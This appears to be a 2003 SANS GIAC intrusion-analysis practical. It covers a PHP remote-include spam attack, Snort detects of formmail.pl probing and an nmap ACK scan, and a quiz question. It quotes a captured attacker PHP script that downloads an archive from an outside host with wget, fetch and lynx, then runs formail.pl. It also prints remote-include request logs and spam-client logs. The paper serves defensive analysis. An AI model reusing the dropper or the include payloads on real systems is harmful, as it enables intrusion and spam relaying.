© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
25.08.03 17:18:59 D server::getbody: getting body
25.08.03 17:18:59 D server::getbody: command ’body’ sent successfully
25.08.03 17:19:04 D server::getbody: starting getfromsock(body,max)
25.08.03 17:19:04 D server:getfromsock: start
25.08.03 17:19:04 D server::getfromsock: getting info from socket
25.08.03 17:19:04 D server::getfromsock: getting info from socket
25.08.03 17:19:04 D server::getfromsock: We got end string ’250 Body OK
’ from sock 9
25.08.03 17:19:04 D We got body: ’ID: 5
Received: from mail.com ([192.123.46.212])
    by localhost (8.11.9/8.11.9) with ESMTP id _ID_
    for <_TO_>; _DATE_
Message-ID: <_ID2_@alexoffers.com>
From: "AstaDesign" <offers22@alexoffers.com>
To: _TO_
Subject: Premium marketing materials design
Date: _DATE_

Good morning,

Do you need an ad that will attract magazine readers to visit your place? A direct mail that won?

We at Asta Design ( http://www.alexoffers.com/?rdr=9861 ), can help you to achieve your marketing

Have a good day,
Martin Berman
Art Director, Asta Design
http://www.alexoffers.com/?rdr=9861

_____________________________________________
This message is delivered by alexoffers.com
To remove your address from further mailings go to
http://www.alexoffers.com/out.php?email=_TO_
_____________________________________________
’
25.08.03 17:19:05 D From: offers22@alexoffers.com, by localhost
25.08.03 17:19:05 D Reading from DB to struct 0
25.08.03 17:19:27 W There are 5676 names in block
25.08.03 17:19:27 M Time to get new block from Base 22 sec
25.08.03 17:19:27 D t_socket::t_socket: socket sreated in 0 sec
25.08.03 17:19:27 D Starting testers from struct 0
25.08.03 17:19:27 D Starting tester with: 25346585|sales@svithunrussen.net|207.44.130.36
25.08.03 17:19:27 D  * Starting tester[0] with: 25346585|sales@svithunrussen.net|207.44.130.36
25.08.03 17:19:27 D main::testmail: tester[0].mx_list=’207.44.130.36’
25.08.03 17:19:27 D t_socket::t_socket: socket sreated in 0 sec
25.08.03 17:19:27 D test::testit: Connecting to 207.44.130.36:25
25.08.03 17:19:27 D Starting tester with: 25343733|sales@svenschaefer.net|212.227.126.148 212.227
25.08.03 17:19:27 D  * Starting tester[1] with: 25343733|sales@svenschaefer.net|212.227.126.148 2
25.08.03 17:19:27 D main::testmail: tester[1].mx_list=’212.227.126.148 212.227.126.210’
25.08.03 17:19:27 D t_socket::t_socket: socket sreated in 0 sec
25.08.03 17:19:27 D test::testit: Connecting to 212.227.126.148:25
25.08.03 17:19:27 D Starting tester with: 25346342|sales@svimservice.net|206.47.4.188
25.08.03 17:19:27 D  * Starting tester[2] with: 25346342|sales@svimservice.net|206.47.4.188
25.08.03 17:19:27 D main::testmail: tester[2].mx_list=’206.47.4.188’
25.08.03 17:19:27 D t_socket::t_socket: socket sreated in 0 sec
25.08.03 17:19:27 D test::testit: Connecting to 206.47.4.188:25
(..) (more similar lines)
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
25.08.03 17:22:08 D Starting tester with: 16742510|sales@line-xindiana.com|216.26.136.100 64.253.
25.08.03 17:22:08 D  * Starting tester[31] with: 16742510|sales@line-xindiana.com|216.26.136.100
25.08.03 17:22:08 D main::testmail: tester[31].mx_list='216.26.136.100 64.253.106.14'
25.08.03 17:22:08 D t_socket::t_socket: socket sreated in 0 sec
25.08.03 17:22:08 D test::testit: Connecting to 216.26.136.100:25
25.08.03 17:22:09 D t_socket::t_socket: socket sreated in 0 sec
25.08.03 17:22:09 D test::testit: Connecting to 65.121.176.25:25
25.08.03 17:22:09 D Sending report
25.08.03 17:22:09 D Report: [16741512]: 11
25.08.03 17:22:09 D Report sent in 0 sec.
25.08.03 17:22:09 D Starting tester with: 16741958|sales@lindy-gerties.com|66.227.6.121
25.08.03 17:22:09 D  * Starting tester[95] with: 16741958|sales@lindy-gerties.com|66.227.6.121
25.08.03 17:22:09 D main::testmail: tester[95].mx_list='66.227.6.121'
25.08.03 17:22:09 D t_socket::t_socket: socket sreated in 0 sec
25.08.03 17:22:09 D test::testit: Connecting to 66.227.6.121:25
25.08.03 17:22:09 D test::testit: Coneected
25.08.03 17:22:09 D Sending report
25.08.03 17:22:09 D Report: [16741506]: 11
25.08.03 17:22:09 D Report sent in 0 sec.
25.08.03 17:22:09 M signal 15: Exiting!
25.08.03 17:22:09 M Press ^C to exit now...
25.08.03 17:22:09 M test::testit: Timeout connecting to host
25.08.03 17:22:09 D Sending report
25.08.03 17:22:09 D Report: [16742309]: 6
25.08.03 17:22:09 D Report sent in 0 sec.
25.08.03 17:22:09 D Starting tester with: 16741613|sales@lindseytech.com|204.251.10.82 204.251.10
25.08.03 17:22:09 D  * Starting tester[26] with: 16741613|sales@lindseytech.com|204.251.10.82 204
25.08.03 17:22:09 M Stop signal! Thread 26 exiting!
```

In the above log, it is clearly explained how the different threads are continuously sending e-mails (reports). Those log messages are identified by a 'M' if they are originated by the 'father' of the threads (the main process) and by a 'D' if they are originated by any thread. Imagine 100 threads sending spam in an upload 128kbits connection. That was why my bandwidth was totally saturated!!

1.3. Correlations

Looking for similar events explained in the Internet, I only found one, on May 2003, in the Journal of Purdy (http://use.perl.org/~Purdy/journal/12402). He suffered a similar `gallery` attack, not exactly the same as the explained in this article, but it also exploits the vulnerability of remotely setting a PHP variable that is used for including another PHP script. This other vulnerability is well known, and even has the Bugtraq ID 5375 (http://www.securityfocus.com/bid/5375). But, this time the script used once the machine was compromised (May 2003) is totally different than the script used recently:

```
";

passthru("which perl");
passthru("which dig");
echo "uname ";
passthru("uname -a");
echo "\nhostname ";
passthru("hostname");
echo "\n";
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
echo $HTTP_HOST.$REQUEST_URI;

passthru("kill -9 ‘cat /tmp/sess_9e4d0713ad1a561e77c93643bafef7a8‘");
passthru("rm -rf /tmp/af56j");
passthru("mkdir /tmp/af56j");
passthru("fetch -o- http://4goofs.com/ad13/archive.tgz > /tmp/af56j/archive1.tgz");
passthru("lynx -dump -source http://4goofs.com/ad13/archive.tgz > /tmp/af56j/archive2.tgz");
passthru("wget http://4goofs.com/ad13/archive.tgz -P /tmp/af56j");
passthru("ls -la/tmp/af56j");
passthru("tar -zxvf /tmp/af56j/archive.tgz -C /tmp/af56j");
passthru("tar -zxvf /tmp/af56j/archive1.tgz -C /tmp/af56j");
passthru("tar -zxvf /tmp/af56j/archive2.tgz -C /tmp/af56j");
passthru("rm -rf /tmp/af56j/archive*");
passthru("chmod 700 /tmp/af56j/formail.pl");
passthru("/tmp/af56j/formail.pl");

passthru("rm -f /tmp/af56j/formail.pl");
passthru("ls -la /tmp/af56j");
?>
```

It is clearly an old version of the script, now using a perl script instead of a compiled binary, but the procedure is the same. Also now I realize why in the last version it stills tries to remove the `/tmp/af56j`, a mixture of deleting old stuff and reutilization of the script. Besides, the `formail.pl` perl script is included in the Appendix section at the end of the article (thanks to Purdy who managed to get the script); compared to the compiled binary, it is less powerful, and also with very few features, but the general idea is exactly the same, even you can see there the commands of the master daemon described earlier, or the different variables that it uses when sending the e-mail (ID, ID2, ...)

There is also another person that has detected these attacks; it is described in a weblog called Yabbob DevBlog (http://yabbob.arboc.net/devblog/index.php?p=84&c=1), and there, you can check that the attacker tries to exploit a similar vulnerability, but this time against b2 (http://cafelog.com/), which another PHP software for creating weblogs. He detects the following accesses in his server:

```
216.93.171.130 - - [13/Jun/2003:02:03:52 -0400]
GET http://frcooper.com/devblog//b2-include/b2functions.php?
b2inc=http://www.4goofs.com/ HTTP/1.0  200 0  "-"  "-"
216.93.171.130 - - [13/Jun/2003:03:32:13 -0400]
GET http://frcooper.com/devblog//b2-include/b2functions.php?
b2inc=http://www.4goofs.com/sftb/ HTTP/1.0  200 0 "-" "-"
216.93.171.130 - - [13/Jun/2003:01:59:28 -0400]
GET http://frcooper.com/devblog//b2-include/b2menutop.php?
b2inc=../ HTTP/1.0 200 1574 "-" "-"
```

The attacker not only tries to exploit another PHP remote variable set, but she also tries to probe the PHP software for a directory transversal, which is in my opinion a manual probe.

And finally, after this paper was written, I discovered other similar analysis of this attack in a GCIH student practical, Rohan Amin (http://www.giac.org/practical/GCIH/Rohan_Amin_GCIH.pdf), but was also and earlier attack, and almost identical to the perl script commented above.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

1.4. Final thoughts

After discovering everything I've explained, I sent an e-mail to the affected IP administrators, but I haven't received any response yet. Even the master server is still running.

The person who has coded both the client and the master server (I think that is the same person) is an intelligent person, with strong knowledge of technology, just because there are too many things involved: thread and network programming, mail server modification adding new commands, mask feature, reports, binary auto-removal, UPX compression, ..., she also reads the security vulnerabilities mailing lists (bugtraq, full-disclosure, ...), and somehow finds out another ones (I haven't been able to find my vulnerability described in the Internet). Besides, she has got a huge database with domain names running in the master server, so the mail server is connected to the database. I tried to connect to the master server as a 'real' client, and I got the following:

```
220 localhost ESMTP
iam daemon[1061629845]
554 Service unavailable (DB CONNECT)
```

But the most annoying issue would be to know the connections among all these different countries; it is highly probable that some of the hosts mentioned have been compromised, but it is not clear which ones. To summarize, spammers are getting more and more intelligent, taking advantage of useful technologies, doing their attacks and mass-sendings in a distributed way, and the Intrusion Detection community would need to realize that they are a growing threat, and they need to be detected and stopped as soon as possible. The following Snort alert will detect the connection of a client to the master server, although it can be easily defeated by changing the master server behavior:

```
alert tcp $EXTERNAL_NET 113 -> $SMTP_SERVERS 25
(msg:"SPAM Client to Master Server connection"; flow:to_server,established;
content:"im daemon["; classtype:misc-attack; sid:1000021;)
```

The final step is to try to decompile the binary to know exactly what it does, but that is another story.

Part I References

Michael Zalewski and William Stearns, *p0f* , URL: http://lcamtuf.coredump.cx/p0f/ .

Gallery, *Gallery*, URL: http://gallery.menalto.com .

Geeklog, *Geeklog*, URL: http://www.geeklog.net .

UPX, *UPX*, URL: http://upx.sourceforge.net .

Brian Carrier, *TASK*, URL: http://www.sleuthkit.org .

Ethereal, *Ethereal*, URL: http://www.ethereal.com .

Grsec, *Grsec*, URL: http://grsec.linux-kernel.at/ .

Purdy , *Hijack through PHP and Hack/Spam through Perl*, May, 23 2003, URL: http://use.perl.org/~Purdy/journal/12402 .

BugTraq, *Bugtraq ID 5375*, URL: http://www.securityfocus.com/bid/5375 .

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Yabbob, *script kiddiez*, June, 14 2003, URL: http://yabbob.arboc.net/devblog/index.php?p=84&c=1 .

Rohan Amin, *GCIA practical*, URL: http://www.giac.org/practical/GCIH/Rohan_Amin_GCIH.pdf .

2. Network Detects

2.1. Network detect: formmail.pl

2.1.1. Source of Trace

Following Snort alerts and network data were obtained from a end-user Linux host connected to the Internet by ADSL. Data has been sanitized, modifying the host ip address to 192.168.1.1 and its FQDN to www.mysite.com. Network layout consists only in this host (running Apache and Snort in the same host) and the ADSL router. Both alerts and network data (in pcap format) were logged by Snort.

```
[**] [1:884:8] WEB-CGI formmail access [**]
[Classification: access to a potentially vulnerable web application] [Priority: 2]
08/25-15:32:33.726762 210.242.69.243:5497 -> 192.168.1.1:80
TCP TTL:48 TOS:0x0 ID:43401 IpLen:20 DgmLen:206
***AP*** Seq: 0x1E64CE05  Ack: 0x2E03280E  Win: 0xFFFF  TcpLen: 32
TCP Options (3) => NOP NOP TS: 8234 25095278
[Xref => arachnids 226][Xref => cve CVE-1999-0172][Xref =>
bugtraq 1187][Xref => nessus 10076][Xref => nessus 10782]
[**] [1:884:8] WEB-CGI formmail access [**]
[Classification: access to a potentially vulnerable web application] [Priority: 2]
08/25-15:32:34.715331 210.242.69.243:5497 -> 192.168.1.1:80
TCP TTL:48 TOS:0x0 ID:46374 IpLen:20 DgmLen:206
***AP*** Seq: 0x1E64CE05  Ack: 0x2E03280E  Win: 0xFFFF  TcpLen: 32
TCP Options (3) => NOP NOP TS: 8236 25095278
[Xref => arachnids 226][Xref => cve CVE-1999-0172][Xref =>
bugtraq 1187][Xref => nessus 10076][Xref => nessus 10782]
[**] [1:884:8] WEB-CGI formmail access [**]
[Classification: access to a potentially vulnerable web application] [Priority: 2]
08/25-15:32:36.397249 210.242.69.243:5691 -> 192.168.1.1:80
TCP TTL:48 TOS:0x0 ID:51211 IpLen:20 DgmLen:207
***AP*** Seq: 0x204A837E  Ack: 0x48567F66  Win: 0xFFFF  TcpLen: 32
TCP Options (3) => NOP NOP TS: 8239 25095536
[Xref => arachnids 226][Xref => cve CVE-1999-0172][Xref =>
bugtraq 1187][Xref => nessus 10076][Xref => nessus 10782]
[**] [1:884:8] WEB-CGI formmail access [**]
[Classification: access to a potentially vulnerable web application] [Priority: 2]
08/25-15:32:37.211284 210.242.69.243:5691 -> 192.168.1.1:80
TCP TTL:48 TOS:0x0 ID:53575 IpLen:20 DgmLen:207
***AP*** Seq: 0x204A837E  Ack: 0x48567F66  Win: 0xFFFF  TcpLen: 32
TCP Options (3) => NOP NOP TS: 8241 25095536
[Xref => arachnids 226][Xref => cve CVE-1999-0172][Xref =>
bugtraq 1187][Xref => nessus 10076][Xref => nessus 10782]
[**] [1:884:8] WEB-CGI formmail access [**]
[Classification: access to a potentially vulnerable web application] [Priority: 2]
08/25-15:32:38.792040 210.242.69.243:5844 -> 192.168.1.1:80
TCP TTL:48 TOS:0x0 ID:58257 IpLen:20 DgmLen:206
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
***AP*** Seq: 0x227AA006  Ack: 0x6CE51F0E  Win: 0xFFFF  TcpLen: 32
TCP Options (3) => NOP NOP TS: 8244 25095770
[Xref => arachnids 226][Xref => cve CVE-1999-0172][Xref =>
bugtraq 1187][Xref => nessus 10076][Xref => nessus 10782]
[**] [1:884:8] WEB-CGI formmail access [**]
[Classification: access to a potentially vulnerable web application] [Priority: 2]
08/25-15:32:40.490273 210.242.69.243:5959 -> 192.168.1.1:80
TCP TTL:48 TOS:0x0 ID:62765 IpLen:20 DgmLen:207
***AP*** Seq: 0x23B6E046  Ack: 0x2A7E57BB  Win: 0xFFFF  TcpLen: 32
TCP Options (3) => NOP NOP TS: 8247 25095966
[Xref => arachnids 226][Xref => cve CVE-1999-0172][Xref =>
bugtraq 1187][Xref => nessus 10076][Xref => nessus 10782]
```

2.1.2. Detect was generated by:

Snort Version 1.9.0 (Build 209) using an up-to-date rule set with all include rule statements. Following is the Snort rule that triggered the alerts. It looks for established tcp connections to http servers (defined in $HTTP_SERVERS) port $HTTP_PORTS (typically 80) which contains the URI '/formmail' case insensitive.

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
(msg:"WEB-CGI formmail access"; flow:to_server,established;
uricontent:"/formmail"; nocase; reference:nessus,10782;
reference:nessus,10076; reference:bugtraq,1187; reference:cve,CVE-1999-0172;
reference:arachnids,226; classtype:web-application-activity; sid:884; rev:8;)
```

2.1.3. Probability the source address was spoofed:

It's highly unlikely. A three way TCP handshake must be completed in order to send the HTTP query. Besides, the attacker is waiting for a valid response to perform her attack.

Looking further into the packet header, there are some more details that demonstrate that the ip address was not spoofed (command output obtained running **tcpdump -vv -n -r snort.log**:

```
15:32:33.726762 210.242.69.243.5497 > 192.168.1.1.80: P [tcp sum ok]
509922821:509922975(154) ack 771958798 win 65535 <nop,nop,timestamp
8234 25095278> (ttl 48, id 43401, len 206)
15:32:34.715331 210.242.69.243.5497 > 192.168.1.1.80: P [tcp sum ok]
0:154(154) ack 1 win 65535 <nop,nop,timestamp 8236 25095278>
(ttl 48, id 46374, len 206)
15:32:36.397249 210.242.69.243.5691 > 192.168.1.1.80: P [tcp sum ok]
541754238:541754393(155) ack 1213628262 win 65535 <nop,nop,timestamp
8239 25095536> (ttl 48, id 51211, len 207)
15:32:37.211284 210.242.69.243.5691 > 192.168.1.1.80: P [tcp sum ok]
0:155(155) ack 1 win 65535 <nop,nop,timestamp 8241 25095536>
(ttl 48, id 53575, len 207)
15:32:38.792040 210.242.69.243.5844 > 192.168.1.1.80: P [tcp sum ok]
578461702:578461856(154) ack 1826955022 win 65535 <nop,nop,timestamp
8244 25095770> (ttl 48, id 58257, len 206)
15:32:40.490273 210.242.69.243.5959 > 192.168.1.1.80: P [tcp sum ok]
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
599187526:599187681(155) ack 712923067 win 65535 <nop,nop,timestamp
8247 25095966> (ttl 48, id 62765, len 207)
15:32:42.097145 210.242.69.243.6055 > 192.168.1.1.80: P [tcp sum ok]
617291899:617292053(154) ack 1789673284 win 65535 <nop,nop,timestamp
8250 25096129> (ttl 48, id 1514, len 206)
15:32:43.591465 210.242.69.243.6165 > 192.168.1.1.80: P [tcp sum ok]
637719634:637719789(155) ack 137888438 win 65535 <nop,nop,timestamp
8253 25096295> (ttl 48, id 5720, len 207)
15:32:45.180454 210.242.69.243.6263 > 192.168.1.1.80: P [tcp sum ok]
651935249:651935403(154) ack 1298548447 win 65535 <nop,nop,timestamp
8256 25096440> (ttl 48, id 9506, len 206)
15:32:46.516529 210.242.69.243.6323 > 192.168.1.1.80: P [tcp sum ok]
664023918:664024072(154) ack 1758412319 win 65535 <nop,nop,timestamp
8259 25096586> (ttl 48, id 12473, len 206)
15:32:50.271820 210.242.69.243.6523 > 192.168.1.1.80: P [tcp sum ok]
695682534:695682688(154) ack 723728114 win 65535 <nop,nop,timestamp
8267 25096926> (ttl 48, id 21066, len 206)
15:32:51.849320 210.242.69.243.6661 > 192.168.1.1.80: P [tcp sum ok]
719254839:719254994(155) ack 1930631717 win 65535 <nop,nop,timestamp
8270 25097126> (ttl 48, id 24991, len 207)
```

- *TCP Source Port:* it's incrementing in each connection as it should be. The attacker could be mass scanning other networks, since the source port delta interval changes too fast.
- *IP ID:*: it isn't probably a random IP ID; it's incrementing as the TCP source port, even it seems that in these set of connections it reached the maximum (65535) and started again. Again there could be lots of other connections between them.
- *TCP Option Timestamp*: it's also incrementing by 2 each second. This is a rare increment interval (for instance, Linux interval is 100), but all connections are clearly from the same ip address. Some TCP Timestamp (defined in RFC1323) implementations can be used to retrieve information about a system uptime. If so, the attacker estimated uptime could be 1 hour 8 minutes.
- *TTL*: TTL is always 48, and a traceroute from the target host to the attacker host carries exactly 16 hops, meaning that the attacker default TTL is 64 and that it seems to be a non-spoofed ip address.

Passive OS Fingerprinting: There are some specific details in these connections that could help to identify the remote OS: ttl 64, window size 65535, NOP, sackOK not activated, DF not activated. There is a network tool called p0f (http://www.stearns.org/p0f/), which tries to remotely detect an OS based on some of these details. The only suspect with this profile is a CacheOS 3.1 on a CacheFlow 6000.

2.1.4. Description of the attack

The aim of the attack is to find a well-known perl script (formmail.pl) available in the target web server. This script is a CGI is a common used script for sending an e-mail from a HTML form. Due to its ease and simplicity, it is used by many webmasters who need to receive information and data from their users. It was first written by Matt Wright but there are some other implementations from the original one. It is available at Matt's Script Archive (http://www.scriptarchive.com/formmail.html). There are some vulnerabilities allowing attacker to cause a DoS, send anonymous email, execute arbitrary commands... CVE describing the vulnerabilities are the following: CVE-1999-0172, CVE-1999-0173, CVE-2000-0255, CVE-2000-0411, CAN-2001-0357.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

2.1.5. Attack mechanism:

Let's check the HTTP queries the attacker sends in order to know more details about the attack mechanism: (command output obtained running tcpdump -n -X -r snort.log and then formatting the data)

GET /cgi-bin/formmail.pl HTTP/1.0 (twice)
Referer: http://www.mysite.com
Host: http://www.mysite.com
Cache-Control: max-stale=0
Connection: Keep-Alive

GET /cgi-bin/formmail.cgi HTTP/1.0 (twice)
Referer: http://www.mysite.com
Host: http://www.mysite.com
Cache-Control: max-stale=0
Connection: Keep-Alive

GET /cgi-bin/FormMail.pl HTTP/1.0
Referer: http://www.mysite.com
Host: http://www.mysite.com
Cache-Control: max-stale=0
Connection: Keep-Alive

GET /cgi-bin/FormMail.cgi HTTP/1.0
Referer: http://www.mysite.com
Host: http://www.mysite.com
Cache-Control: max-stale=0
Connection: Keep-Alive

GET /cgi-sys/formmail.pl HTTP/1.0
Referer: http://www.mysite.com
Host: http://www.mysite.com
Cache-Control: max-stale=0
Connection: Keep-Alive

GET /cgi-sys/formmail.cgi HTTP/1.0
Referer: http://www.mysite.com
Host: http://www.mysite.com
Cache-Control: max-stale=0
Connection: Keep-Alive

GET /cgi-sys/FormMail.cgi HTTP/1.0
Referer: http://www.mysite.com
Host: http://www.mysite.com
Cache-Control: max-stale=0
Connection: Keep-Alive

GET /cgi-bin/Formmail.cgi HTTP/1.0
Referer: http://www.mysite.com
Host: http://www.mysite.com
Cache-Control: max-stale=0

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
Connection: Keep-Alive

GET /cgi-bin/FORMMAIL.PL HTTP/1.0
Referer: http://www.mysite.com
Host: http://www.mysite.com
Cache-Control: max-stale=0
Connection: Keep-Alive

GET /cgi-bin/formmail.pl2 HTTP/1.0
Referer: http://www.mysite.com
Host: http://www.mysite.com
Cache-Control: max-stale=0
Connection: Keep-Alive
```

The attacker is desperately seeking the Formmail CGI script by sending HTTP queries, trying with capital letters (perhaps some web administrators do it, trying to evade attackers?), other directories more unusual (/cgi-sys/), other extensions (.cgi, .pl2). It is highly likely that the attacker is running a script for this purpose, because there isn't any User-Agent HTTP Header and the task would be easier to perform. An interesting thing to notice is the header 'Cache-Control: max-stale=0', used for expiration purposes by some cache mechanisms. This option, defined in RFC 2068, indicates the number of seconds that the client is willing to accept in a response that has exceeded its expiration time by no more than the specified number of second (i this case 0 seconds). This means that the attacker is using a proxy cache to perform her attacks, which strengthen the theory that the ip addresses could be used by a Cacheflow, as stated in the last section. The attacker could be using this cache trying to hide her real identity, so it would be more difficult to trace her.

2.1.6. Correlations

This alert was also detected by several people, and it seems that there are some different scripts already made for scanning for the formmail script: Strange scan for formmail (http://cert.uni-stuttgart.de/archive/intrusions/2002/12/msg00005.html), or formmail cgi scanning (http://cert.uni-stuttgart.de/archive/intrusions/2002/05/msg00371.html) Also, there are some CVE from mitre.org: CVE-1999-0172 (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0172), CVE-1999-0173 (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0173), CVE-2000-0255 (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0255), CVE-2000-0411 (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0411), CAN-2001-0357 (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0357).

Even some GCIA students posted their network detects about the formmail perl script, although the attacker seems to be running another script for performing her attack: Carl Gibbons (http://marc.theaimsgroup.com/?l=intrusions&m=104356445126002&w=2) and Thomas Hoffecker (http://marc.theaimsgroup.com/?l=intrusions&m=104356404826130&w=2)

After http://cert.uni-stuttgart.de/archive/intrusions/2003/09/msg00000.html posting the network detect to the intrusions mailing list on August, 31 2003, I received a feedback from Johannes Ullrich, saying that the attacker ip address could also be seen in Dshield site (http://www.dshield.org/ipinfo.php?ip=210.242.069.243), where the attacker can be seen probing other ports, like mysql, nntp, ... perhaps looking for open nntp servers to relay, but he doesn't seem to be looking for open proxies or open relay mail servers.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

2.1.7. Evidence of Active Targeting

None, as stated above, the attacker seems to be running a mass scanning script looking for the formmail perl script. Furthermore, the script is not available in the target host.

2.1.8. Severity

- *Criticality = 4* the web server can be accessed from the Internet and it's the public image of the company.
- *Lethality = 4* the server could be blacklisted if the attacker uses it for spamming purposes, or perhaps the attacker breaks in the server and then jumps to the internal network.
- *System countermeasures = 5* the formmail.pl script is not available in the server.
- *Network countermeasures = 2* HTTP traffic directed to the web server port 80 is allowed, so any HTTP attack could success if the web server is poorly maintained.

Severity = (Criticality + lethality) - (system countermeasures + network countermeasures) = (4 + 4) - (5 + 2) = 1

2.1.9. Defensive Recommendations

This web server is not using the formmail perl script, but the administrator should check that the CGIs (if any) are free from public vulnerabilities.

2.1.10. Multiple choice test question:

Which of the following HTTP queries will be caught by this Snort rule?

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-CGI formmail access";
 flow:to_server,established; uricontent:"/formmail"; reference:nessus,10782;
 reference:nessus,10076; reference:bugtraq,1187; reference:cve,CVE-1999-0172;
 reference:arachnids,226; classtype:web-application-activity;)
```

a) GET /cgi-bin/Formmail.pl HTTP/1.0
b) GET /cgi-bin/FormMail.cgi HTTP/1.0
c) GET /cgi-bin/formmail.cgi HTTP/1.0
d) All of the above


Answer c). Take care with the 'nocase' that is not present.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

2.2. Network detect: SCAN nmap TCP

2.2.1. Source of Trace

The network detect that is going to be explained, has been downloaded from the Incidents.org website: http://www.incidents.org/logs/Raw/2002.9.30, which is a tcpdump binary logfile generated by Snort (although Snort version is not disclosed). As explained in http://www.incidents.org/logs/Raw/README, the tcpdump binary logfile has been sanitized, changing IP addresses, checksums and even payloads if needed. By looking carefully at the tcpdump logfile, the network topology could be guessed. Network connections always consist of two different MAC addresses: 0:3:e3:d9:26:c0 for inbound accesses (from the Internet to the protected network) and 0:0:c:4:b2:33 for outbound accesses (from the protected network to the Internet). Searching for those two MAC addresses (http://standards.ieee.org/regauth/oui/index.shtml in order to discover the manufacturer reveals that both devices could be Cisco devices. Therefore, the network topology consist of two Cisco devices and the Snort sensor sniffing the network data between them:




```
[**] [1:628:2] SCAN nmap TCP [**]
[Classification: Attempted Information Leak] [Priority: 2]
10/30-13:14:09.996507 140.128.251.21:80 -> 207.166.166.146:80
TCP TTL:47 TOS:0x0 ID:13991 IpLen:20 DgmLen:40
***A**** Seq: 0x1B0  Ack: 0x0  Win: 0x578  TcpLen: 20
[Xref => arachnids 28]

[**] [1:628:2] SCAN nmap TCP [**]
[Classification: Attempted Information Leak] [Priority: 2]
10/30-13:14:13.026507 140.128.251.21:80 -> 207.166.166.146:80
TCP TTL:47 TOS:0x0 ID:14237 IpLen:20 DgmLen:40
***A**** Seq: 0x214  Ack: 0x0  Win: 0x578  TcpLen: 20
[Xref => arachnids 28]

[**] [1:628:2] SCAN nmap TCP [**]
[Classification: Attempted Information Leak] [Priority: 2]
10/30-23:46:30.146507 140.128.251.21:80 -> 207.166.34.58:80
TCP TTL:47 TOS:0x0 ID:21576 IpLen:20 DgmLen:40
***A**** Seq: 0x5C  Ack: 0x0  Win: 0x578  TcpLen: 20
[Xref => arachnids 28]

[**] [1:628:2] SCAN nmap TCP [**]
[Classification: Attempted Information Leak] [Priority: 2]
10/30-00:26:25.856507 140.128.251.21:80 -> 207.166.55.138:80
TCP TTL:47 TOS:0x0 ID:9408 IpLen:20 DgmLen:40
***A**** Seq: 0x23F  Ack: 0x0  Win: 0x578  TcpLen: 20
[Xref => arachnids 28]

[**] [1:628:2] SCAN nmap TCP [**]
[Classification: Attempted Information Leak] [Priority: 2]
10/31-01:08:47.676507 140.128.251.21:80 -> 207.166.49.38:80
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
TCP TTL:47 TOS:0x0 ID:6838 IpLen:20 DgmLen:40
***A**** Seq: 0x105  Ack: 0x0  Win: 0x578  TcpLen: 20
[Xref => arachnids 28]
```

2.2.2. Detect was generated by:

Snort Version 1.9.1 (Build 231) using an up-to-date rule set with all include rule statements. Following is the Snort rule that triggered the alerts. It looks for TCP packets with the ACK flag set and an Acknowledgement Sequence Number equals to 0.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"SCAN nmap TCP"; flags:A;
ack:0; reference:arachnids,28; classtype:attempted-recon; sid:628; rev:2;)
```

2.2.3. Probability the source address was spoofed:

It's highly unlikely although not impossible. I guess that the suspicious attacker wants to know if there is any response to her probe. The file alerts shown above have the same TTL and reasonably 'normal' parameters. However, those packets could be easily crafted with a tool like **hping**. The key issue for knowing if they are crafted or not, would be to know if a TCP handshake has occurred before sending these packets.

2.2.4. Description of the attack

The main aim for sending a TCP packet with source port 80 (http) is to try to defeat stateless filtering devices. Those devices only look at source/destination port and ip address when filtering a connection, but it does not matter if it is a proper connection already made, or it is a forged connection. Then, those connections go through the filtering device to the target hosts, causing them to send a noisy RST back (as it is not a valid and established connection), notifying the attacker that they are alive. Outbound port 80 connections could be allowed in the filtering device; by this way, internal host's answers to this probe will reach the attacker, letting him to know our protected network web servers.

2.2.5. Attack mechanism:

The attacker sends 5 similar TCP packets (source and destination port equals to 80) with the ACK flag set at different times, targeting different hosts. Times does not follow a specific pattern. As there isn't any data in the packets, only two different ideas come up to my mind: a load balancer device or a real probe. Searching the Internet for this ip address, I've found that this ip address is assigned to a Gigabit interface for a 200Mb line called TaNet in the Taiwan Academic Network. This device also has got some different Ethernet and Fast Ethernet interfaces, with apparently two ADSL lines connected to two FastEthernet interfaces. This information was gathered by looking at its MRTG Statistics (http://www.ocit.edu.tw/mrtg/) in the Overseas Chinese Institute of Technology site. So, the ip address belongs to a routing device, and since the ip addresses from the other interfaces are private ip addresses (172.16.x.x), it is highly probable that the device is masquerading (NAT) the private network when connecting to the Internet. Of course that a load balance could exist behind the routing

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

device but it is more likely that these packers are crafted by an attacker from the Institute internal network, trying to map our protected network. Following is the APNIC information of the ip address:

```
inetnum:      140.128.0.0 - 140.128.255.255
netname:      TANET
descr:        Taiwan Academic Network
descr:        Ministry of Education computer Center
descr:        12F, No 106, Sec. 2, Heping E. Rd., Taipei
country:      TW
admin-c:      TA61-AP
tech-c:       TA61-AP
mnt-by:       MAINT-TW-TWNIC
changed:      hostmaster@twnic.net.tw 20030908
